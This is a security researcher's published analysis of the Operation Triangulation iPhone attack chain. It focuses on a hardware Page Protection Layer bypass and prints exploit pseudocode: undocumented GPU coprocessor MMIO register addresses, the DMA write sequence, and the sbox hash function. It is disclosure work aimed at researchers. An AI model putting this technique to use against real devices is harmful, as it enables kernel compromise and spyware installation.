
Operation Triangulation: The last (hardware) mystery

securelist.com/operation-triangulation-the-last-hardware-mystery/111669

Boris Larin

Authors

 Boris Larin

Today, on December 27, 2023, we (Boris Larin, Leonid Bezvershenko, and Georgy Kucherin) delivered a presentation, titled, “Operation Triangulation: What You Get When Attack iPhones of Researchers”, at the 37th Chaos Communication Congress (37C3), held at Congress Center Hamburg. The presentation summarized the results of our long-term research into Operation Triangulation, conducted with our colleagues, Igor Kuznetsov, Valentin Pashkov, and Mikhail Vinogradov.

This presentation was also the first time we had publicly disclosed the details of all exploits and vulnerabilities that were used in the attack. We discover and analyze new exploits and attacks using these on a daily basis, and we have discovered and reported more than thirty in-the-wild zero-days in Adobe, Apple, Google, and Microsoft products, but this is definitely the most sophisticated attack chain we have ever seen.


Operation Triangulation’ attack chain

Here is a quick rundown of this 0-click iMessage attack, which used four zero-days and was designed to work on iOS versions up to iOS 16.2.

- Attackers send a malicious iMessage attachment, which the application processes without showing any signs to the user.
- This attachment exploits the remote code execution vulnerability CVE-2023-41990 in the undocumented, Apple-only ADJUST TrueType font instruction. This instruction had existed since the early nineties before a patch removed it.
- It uses return/jump oriented programming and multiple stages written in the NSExpression/NSPredicate query language, patching the JavaScriptCore library environment to execute a privilege escalation exploit written in JavaScript.
- This JavaScript exploit is obfuscated to make it completely unreadable and to minimize its size. Still, it has around 11,000 lines of code, which are mainly dedicated to JavaScriptCore and kernel memory parsing and manipulation.
- It exploits the JavaScriptCore debugging feature DollarVM ($vm) to gain the ability to manipulate JavaScriptCore’s memory from the script and execute native API functions.
- It was designed to support both old and new iPhones and included a Pointer Authentication Code (PAC) bypass for exploitation of recent models.

- It uses the integer overflow vulnerability CVE-2023-32434 in XNU's memory mapping syscalls (mach_make_memory_entry and vm_map) to obtain read/write access to the entire physical memory of the device at user level.
- It uses hardware memory-mapped I/O (MMIO) registers to bypass the Page Protection Layer (PPL). This was mitigated as CVE-2023-38606.
- After exploiting all the vulnerabilities, the JavaScript exploit can do whatever it wants to the device including running spyware, but the attackers chose to: (a) launch the IMAgent process and inject a payload that clears the exploitation artefacts from the device; (b) run a Safari process in invisible mode and forward it to a web page with the next stage.
- The web page has a script that verifies the victim and, if the checks pass, receives the next stage: the Safari exploit.
- The Safari exploit uses CVE-2023-32435 to execute a shellcode.
- The shellcode executes another kernel exploit in the form of a Mach object file. It uses the same vulnerabilities: CVE-2023-32434 and CVE-2023-38606. It is also massive in terms of size and functionality, but completely different from the kernel exploit written in JavaScript. Certain parts related to exploitation of the above-mentioned vulnerabilities are all that the two share. Still, most of its code is also dedicated to parsing and manipulation of the kernel memory. It contains various post-exploitation utilities, which are mostly unused.
- The exploit obtains root privileges and proceeds to execute other stages, which load spyware. We covered these stages in our previous posts.

We are almost done reverse-engineering every aspect of this attack chain, and we will be releasing a series of articles next year detailing each vulnerability and how it was exploited.



However, there are certain aspects to one particular vulnerability that we have not been able to fully understand.

The mystery and the CVE-2023-38606 vulnerability

What we want to discuss is related to the vulnerability that has been mitigated as CVE-2023-38606. Recent iPhone models have additional hardware-based security protection for sensitive regions of the kernel memory. This protection prevents attackers from obtaining full control over the device if they can read and write kernel memory, as achieved in this attack by exploiting CVE-2023-32434. We discovered that to bypass this hardware-based security protection, the attackers used another hardware feature of Apple-designed SoCs.

If we try to describe this feature and how the attackers took advantage of it, it all comes down to this: they are able to write data to a certain physical address while bypassing the hardware-based memory protection by writing the data, destination address, and data hash to unknown hardware registers of the chip unused by the firmware.


Our guess is that this unknown hardware feature was most likely intended to be used for debugging or testing purposes by Apple engineers or the factory, or that it was included by mistake. Because this feature is not used by the firmware, we have no idea how attackers would know how to use it.

We are publishing the technical details, so that other iOS security researchers can confirm our findings and come up with possible explanations of how the attackers learned about this hardware feature.

Technical details

Various peripheral devices available in the SoC may provide special hardware registers that can be used by the CPU to operate these devices. For this to work, these hardware registers are mapped to the memory accessible by the CPU and are known as “memory-mapped I/O (MMIO)“.

Address ranges for MMIOs of peripheral devices in Apple products (iPhones, Macs, and others) are stored in a special file format: DeviceTree. Device tree files can be extracted from the firmware, and their contents can be viewed with the help of the dt utility.



```
reg                       0x00000000
AAPL,phandle              0x00000011
cpu-id                    0x00000000
acc-impl-reg              00 00 f0 10 02 00 00 00  00 00 05 00 00 00 00 00
no-aic-ipi-required
l2-cache-size             0x00400000
function-error_handler    1b 00 00 00 48 72 72 45  00 00 00 00
cpu-uttdbg-reg            00 00 04 10 02 00 00 00  00 00 01 00 00 00 00 00
interrupt-parent          0x0000001c
name                      cpu0
l2-cache-id               0x00000000
```

Example of how MMIO ranges are stored in the device tree

For example, in this screenshot, you can see the start (0x210f00000) and the size (0x50000) of the acc-impl MMIO range for cpu0.


While analyzing the exploit used in the Operation Triangulation attack, I discovered that most of the MMIOs used by the attackers to bypass the hardware-based kernel memory protection do not belong to any MMIO ranges defined in the device tree. The exploit targets Apple A12–A16 Bionic SoCs, targeting unknown MMIO blocks of registers that are located at the following addresses: 0x206040000, 0x206140000, and 0x206150000.

The prompted me to try something. I checked different device tree files for different devices and different firmware files: no luck. I checked publicly available source code: no luck. I checked the kernel images, kernel extensions, iboot, and coprocessor firmware in search of a direct reference to these addresses: nothing.

How could it be that that the exploit used MMIOs that were not used by the firmware? How did the attackers find out about them? What peripheral device(s) do these MMIO addresses belong to?

It occurred to me that I should check what other known MMIOs were located in the area close to these unknown MMIO blocks. That approach was successful.


Let us take a look at a dump of the device tree entry for gfx-asc, which is the GPU coprocessor.



```
compatible          iop,ascwrap-v2
iommu-parent        0x000000b1
interrupt-parent    0x0000001c
interrupts          99 01 00 00 98 01 00 00  9b 01 00 00 9a 01 00 00
clock-gates         0x000000d1
clock-ids           0x0000013b
reg                 00 00 40 06 00 00 00 00  00 00 02 00 00 00 00 00
                    00 00 05 06 00 00 00 00  08 00 00 00 00 00 00 00
AAPL,phandle        0x000000af
iop-version         0x00000001
device_type         gfx-asc
role                GFX
power-gates         0x000000d1
name                gfx-asc
```

Dump of the device tree entry for gfx-asc

It has two MMIO ranges: 0x206400000–0x20646C000 and 0x206050000–0x206050008. Let us take a look at how they correlate with the regions used by the exploit.



Correlation of the gfx-asc MMIO ranges and the addresses used by the exploit

To be more precise, the exploit uses the following unknown addresses: 0x206040000, 0x206140008, 0x206140108, 0x206150020, 0x206150040, and 0x206150048. We can see that most of these are located in the area between the two gfx-asc regions, and the remaining one is located close to the beginning of the first gfx-asc region. This suggested that all these MMIO registers most likely belonged to the GPU coprocessor!

After that, I took a closer look at the exploit and found one more thing that confirmed my theory. The first thing the exploit does during initialization is writing to some other MMIO register, which is located at a different address for each SoC.

```
if (cpuid == 0x8765EDEA):   # CPUFAMILY_ARM_EVEREST_SAWTOOTH (A16)
    base = 0x23B700408
    command = 0x1F0023FF

elif (cpuid == 0xDA33D83D): # CPUFAMILY_ARM_AVALANCHE_BLIZZARD (A15)
    base = 0x23B7003C8
    command = 0x1F0023FF

elif (cpuid == 0x1B588BB3): # CPUFAMILY_ARM_FIRESTORM_ICESTORM (A14)
    base = 0x23B7003D0
    command = 0x1F0023FF

elif (cpuid == 0x462504D2): # CPUFAMILY_ARM_LIGHTNING_THUNDER (A13)
    base = 0x23B080390
    command = 0x1F0003FF

elif (cpuid == 0x07D34B9F): # CPUFAMILY_ARM_VORTEX_TEMPEST (A12)
    base = 0x23B080388
    command = 0x1F0003FF

if ((~read_dword(base) & 0xF) != 0):
    write_dword(base, command)
    while(True):
        if ((~read_dword(base) & 0xF) == 0):
            break
```

Pseudocode for the GFX power manager control code from the exploit

With the help of the device tree and Siguza's utility, pmgr, I was able to discover that all these addresses corresponded to the GFX register in the power manager MMIO range.

Finally, I obtained a third confirmation when I decided to try and access the registers located in these unknown regions. Almost instantly, the GPU coprocessor panicked with a message of, “GFX SERROR Exception class=0x2f (SError interrupt), IL=1, iss=0 – power(1)”.

This way, I was able to confirm that all these unknown MMIO registers used for the exploitation belonged to the GPU coprocessor. This motivated me to take a deeper look at its firmware, which is also written in ARM and unencrypted, but I could not find anything related to these registers in there.

I decided to take a closer look at how the exploit operated these unknown MMIO registers. The register 0x206040000 stands out from all the others because it is located in a separate MMIO block from all the other registers. It is touched only during the initialization and finalization stages of the exploit: it is the first register to be set during initialization and the last one, during finalization. From my experience, it was clear that the register either enabled/disabled the hardware feature used by the exploit or controlled interrupts. I started to follow the interrupt route, and fairly soon, I was able to recognize this unknown register, 0x206040000, and also discovered what exactly was mapped to the address range of 0x206000000–0x206050000. Below, you can see the reverse-engineered code of the exploit that I was able to recognize. I have given it a proper name.

```
def ml_dbgwrap_halt_cpu():

    value = read_qword(0x206040000)

    if ((value & 0x90000000) != 0):
        return

    write_qword(0x206040000, value | 0x80000000)

    while (True):
        if ((read_qword(0x206040000) & 0x10000000) != 0):
            break

def ml_dbgwrap_unhalt_cpu():

    value = read_qword(0x206040000)

    value = (value & 0xFFFFFFFF2FFFFFFF) | 0x40000000
    write_qword(0x206040000, value)

    while (True):
        if ((read_qword(0x206040000) & 0x10000000) == 0):
            break
```

Pseudocode for the usage of the, 0x206040000 register by the exploit

I was able to match the ml_dbgwrap_halt_cpu function from the pseudocode above to a function with the same name in the dbgwrap.c file of the XNU source code. This file contains code for working with the ARM CoreSight MMIO debug registers of the main CPU. The source code states that there are four CoreSight-related MMIO regions, named ED, CTI, PMU, and UTT. Each occupies 0x10000 bytes, and they are all located next to one another. The ml_dbgwrap_halt_cpu function uses the UTT region, and the source code states that, unlike the other three, it does not come from ARM, but is a proprietary Apple feature that was added just for convenience.

I was able to confirm that 0x206000000–0x206050000 was indeed a block of CoreSight MMIO debug registers for the GPU coprocessor by writing ARM_DBG_LOCK_ACCESS_KEY to the corresponding location. Each core of the main CPU has its own block of CoreSight MMIO debug registers, but unlike the GPU coprocessor, their addresses can be found in the device tree.

It is also interesting that the author(s) of this exploit knew how to use the proprietary Apple UTT region to unhalt the CPU: this code is not part of the XNU source code. Perhaps it is fair to say that this could easily be found out through experimentation.

Something that cannot be found that way is what the attackers did with the registers in the second unknown region. I am not sure what blocks of MMIO debug registers are located there, or how the attackers found out how to use them if they were not used by the firmware.

Let us look at the remaining unknown registers used by the exploit.

The registers 0x206140008 and 0x206140108 control enabling/disabling and running the hardware feature used by the exploit.

```
def dma_ctrl_1():

    ctrl = 0x206140108

    value = read_qword(ctrl)
    write_qword(ctrl, value | 0x8000000000000001)
    sleep(1)

    while ((~read_qword(ctrl) & 0x8000000000000001) != 0):
        sleep(1)

def dma_ctrl_2(flag):

    ctrl = 0x206140008

    value = read_qword(ctrl)

    if (flag):
        if ((value & 0x1000000000000000) == 0):
            value = value | 0x1000000000000000
            write_qword(ctrl, value)
    else:
        if ((value & 0x1000000000000000) != 0):
            value = value & ~0x1000000000000000
            write_qword(ctrl, value)

def dma_ctrl_3(value):

    ctrl = 0x206140108

    value = value | 0x8000000000000000

    write_qword(ctrl, read_qword(ctrl) & value)

    while ((read_qword(ctrl) & 0x8000000000000001) != 0):
        sleep(1)

def dma_init(original_value_0x206140108):

    dma_ctrl_1()
    dma_ctrl_2(False)
    dma_ctrl_3(original_value_0x206140108)

def dma_done(original_value_0x206140108):

    dma_ctrl_1()
    dma_ctrl_2(True)
    dma_ctrl_3(original_value_0x206140108)
```

Pseudocode for the usage of the 0x206140008 and 0x206140108 *registers by the exploit*

The register 0x206150020 is used only for Apple A15/A16 Bionic SoCs. It is set to 1 during the initialization stage of the exploit, and to its original value, during the finalization stage.

The register 0x206150040 is used to store some flags and the lower half of the destination physical address.

The last register, 0x206150048, is used for storing the data that needs to be written and the upper half of the destination physical address, bundled together with the data hash and another value (possibly a command). This hardware feature writes the data in aligned blocks of 0x40 bytes, and everything should be written to the 0x206150048 register in nine sequential writes.

```
if (cpuid == 0x8765EDEA):   # CPUFAMILY_ARM_EVEREST_SAWTOOTH (A16)
    i = 8
    mask = 0x7FFFFFF

elif (cpuid == 0xDA33D83D): # CPUFAMILY_ARM_AVALANCHE_BLIZZARD (A15)
    i = 8
    mask = 0x3FFFFF

elif (cpuid == 0x1B588BB3): # CPUFAMILY_ARM_FIRESTORM_ICESTORM (A14)
    i = 0x28
    mask = 0x3FFFFF
```

```

elif (cpuid == 0x462504D2): # CPUFAMILY_ARM_LIGHTNING_THUNDER (A13)
    i = 0x28
    mask = 0x3FFFFF

elif (cpuid == 0x07D34B9F): # CPUFAMILY_ARM_VORTEX_TEMPEST (A12)
    i = 0x28
    mask = 0x3FFFFF

dma_init(original_value_0x206140108)

hash1 = calculate_hash(data)
hash2 = calculate_hash(data+0x20)

write_qword(0x206150040, 0x2000000 | (phys_addr & 0x3FC0))

pos = 0
while (pos < 0x40):
    write_qword(0x206150048, read_qword(data + pos))
    pos += 8

phys_addr_upper = ((((phys_addr >> 14) & mask) << 18) & 0x3FFFFFFFFFFFF)
value = phys_addr_upper | (hash1 << i) | (hash2 << 50) | 0x1F
write_qword(0x206150048, value)

dma_done(original_value_0x206140108)
```

Pseudocode for the usage of the 0x206150040 and 0x206150048 registers by the exploit

As long as everything is done correctly, the hardware should perform a direct memory access (DMA) operation and write the data to the requested location.

The exploit uses this hardware feature as a Page Protection Layer (PPL) bypass, mainly for patching page table entries. It can also be used for patching the data in the protected __PPLDATA segment. The exploit does not use the feature to patch the kernel code, but once during a test, I was able to overwrite an instruction in the __TEXT_EXEC segment of the kernel and get an “Undefined Kernel Instruction” panic with the expected address and value. This only worked once—the other times I tried I got an AMCC panic. I have an idea about what I did right that one time it worked, and I am planning to look deeper into this in the future, because I think it would be really cool to take a vulnerability that was used to harm us and use it for something good, like enabling kernel debugging on new iPhones.

Now that all the work with all the MMIO registers has been covered, let us take a look at one last thing: how hashes are calculated. The algorithm is shown below.

```
sbox = [
    0x007, 0x00B, 0x00D, 0x013, 0x00E, 0x015, 0x01F, 0x016,
    0x019, 0x023, 0x02F, 0x037, 0x04F, 0x01A, 0x025, 0x043,
    0x03B, 0x057, 0x08F, 0x01C, 0x026, 0x029, 0x03D, 0x045,
    0x05B, 0x083, 0x097, 0x03E, 0x05D, 0x09B, 0x067, 0x117,
    0x02A, 0x031, 0x046, 0x049, 0x085, 0x103, 0x05E, 0x09D,
    0x06B, 0x0A7, 0x11B, 0x217, 0x09E, 0x06D, 0x0AB, 0x0C7,
    0x127, 0x02C, 0x032, 0x04A, 0x051, 0x086, 0x089, 0x105,
    0x203, 0x06E, 0x0AD, 0x12B, 0x147, 0x227, 0x034, 0x04C,
    0x052, 0x076, 0x08A, 0x091, 0x0AE, 0x106, 0x109, 0x0D3,
    0x12D, 0x205, 0x22B, 0x247, 0x07A, 0x0D5, 0x153, 0x22D,
    0x038, 0x054, 0x08C, 0x092, 0x061, 0x10A, 0x111, 0x206,
    0x209, 0x07C, 0x0BA, 0x0D6, 0x155, 0x193, 0x253, 0x28B,
    0x307, 0x0BC, 0x0DA, 0x156, 0x255, 0x293, 0x30B, 0x058,
    0x094, 0x062, 0x10C, 0x112, 0x0A1, 0x20A, 0x211, 0x0DC,
    0x196, 0x199, 0x256, 0x165, 0x259, 0x263, 0x30D, 0x313,
    0x098, 0x064, 0x114, 0x0A2, 0x15C, 0x0EA, 0x20C, 0x0C1,
    0x121, 0x212, 0x166, 0x19A, 0x299, 0x265, 0x2A3, 0x315,
    0x0EC, 0x1A6, 0x29A, 0x266, 0x1A9, 0x269, 0x319, 0x2C3,
    0x323, 0x068, 0x0A4, 0x118, 0x0C2, 0x122, 0x214, 0x141,
    0x221, 0x0F4, 0x16C, 0x1AA, 0x2A9, 0x325, 0x343, 0x0F8,
    0x174, 0x1AC, 0x2AA, 0x326, 0x329, 0x345, 0x383, 0x070,
    0x0A8, 0x0C4, 0x124, 0x218, 0x142, 0x222, 0x181, 0x241,
    0x178, 0x2AC, 0x32A, 0x2D1, 0x0B0, 0x0C8, 0x128, 0x144,
    0x1B8, 0x224, 0x1D4, 0x182, 0x242, 0x2D2, 0x32C, 0x281,
    0x351, 0x389, 0x1D8, 0x2D4, 0x352, 0x38A, 0x391, 0x0D0,
    0x130, 0x148, 0x228, 0x184, 0x244, 0x282, 0x301, 0x1E4,
    0x2D8, 0x354, 0x38C, 0x392, 0x1E8, 0x2E4, 0x358, 0x394,
    0x362, 0x3A1, 0x150, 0x230, 0x188, 0x248, 0x284, 0x302,
    0x1F0, 0x2E8, 0x364, 0x398, 0x3A2, 0x0E0, 0x190, 0x250,
    0x2F0, 0x288, 0x368, 0x304, 0x3A4, 0x370, 0x3A8, 0x3C4,
    0x160, 0x290, 0x308, 0x3B0, 0x3C8, 0x3D0, 0x1A0, 0x260,
    0x310, 0x1C0, 0x2A0, 0x3E0, 0x2C0, 0x320, 0x340, 0x380
]

def calculate_hash(buffer):

    acc = 0
    for i in range(8):
        pos = i * 4
        value = read_dword(buffer + pos)
        for j in range(32):
            if (((value >> j) & 1) != 0):
                acc ^= sbox[32 * i + j]

    return acc
```

Pseudocode for the hash function used by this unknown hardware feature

As you can see, it is a custom algorithm, and the hash is calculated by using a predefined sbox table. I tried to search for it in a large collection of binaries, but found nothing.


You may notice that this hash does not look very secure, as it occupies just 20 bits (10+10, as it is calculated twice), but it does its job as long as no one knows how to calculate and use it. It is best summarized with the term “security by obscurity“.

How could attackers discover and exploit this hardware feature if it is not used and there are no instructions anywhere in the firmware on how to use it?

I ran one more test. I checked and found that the M1 chip inside the Mac also has this unknown hardware feature. Then I used the amazing m1n1 tool to conduct an experiment. This tool has a trace_range function, which traces all access to a provided range of MMIO registers. I used it to set up tracing for the memory range 0x206110000–0x206400000, but it reported no usage of these registers by macOS.

Through an amazing coincidence, both my 37C3 presentation and this post discuss a vulnerability very similar to the one I talked about during my presentation at the 36th Chaos Communication Congress (36C3) in 2019.

In the presentation titled, “Hacking Sony PlayStation Blu-ray Drives”, I talked about how I was able to dump firmware and achieve code execution on the Blu-ray drives of Sony PlayStation 3 and 4 by using MMIO DMA registers that were accessible through SCSI commands.



Getting firmware out of Renesas MCU (3)

14

Use acid to decapsulate MCU

Cut bond wires with laser

Rebond wires to custom PCB and read flash


Watch Video At: https://youtu.be/WW39dsbffMw

I was able to discover and exploit this vulnerability, because earlier versions of the firmware used these registers for all DRAM operations, but then Sony stopped using them and started just accessing DRAM directly, because all DRAM was also mapped to the CPU address space. Because no one was using these registers anymore and I knew how to use them, I took advantage of them. It did not need to know any secret hash algorithm.

Could something similar have happened in this case? I do not know that, but this GPU coprocessor first appeared in the recent Apple SoCs. In my personal opinion, based on all the information that I provided above, I highly doubt that this hardware feature was previously used for anything in retail firmware. Nevertheless, there is a possibility that it was previously revealed by mistake in some particular firmware or XNU source code release and then removed.

I was hoping to find out what was located inside the second unknown region from the fix for this vulnerability implemented in iOS 16.6. I was able to find out how Apple mitigated this issue, but they obfuscated the fix.

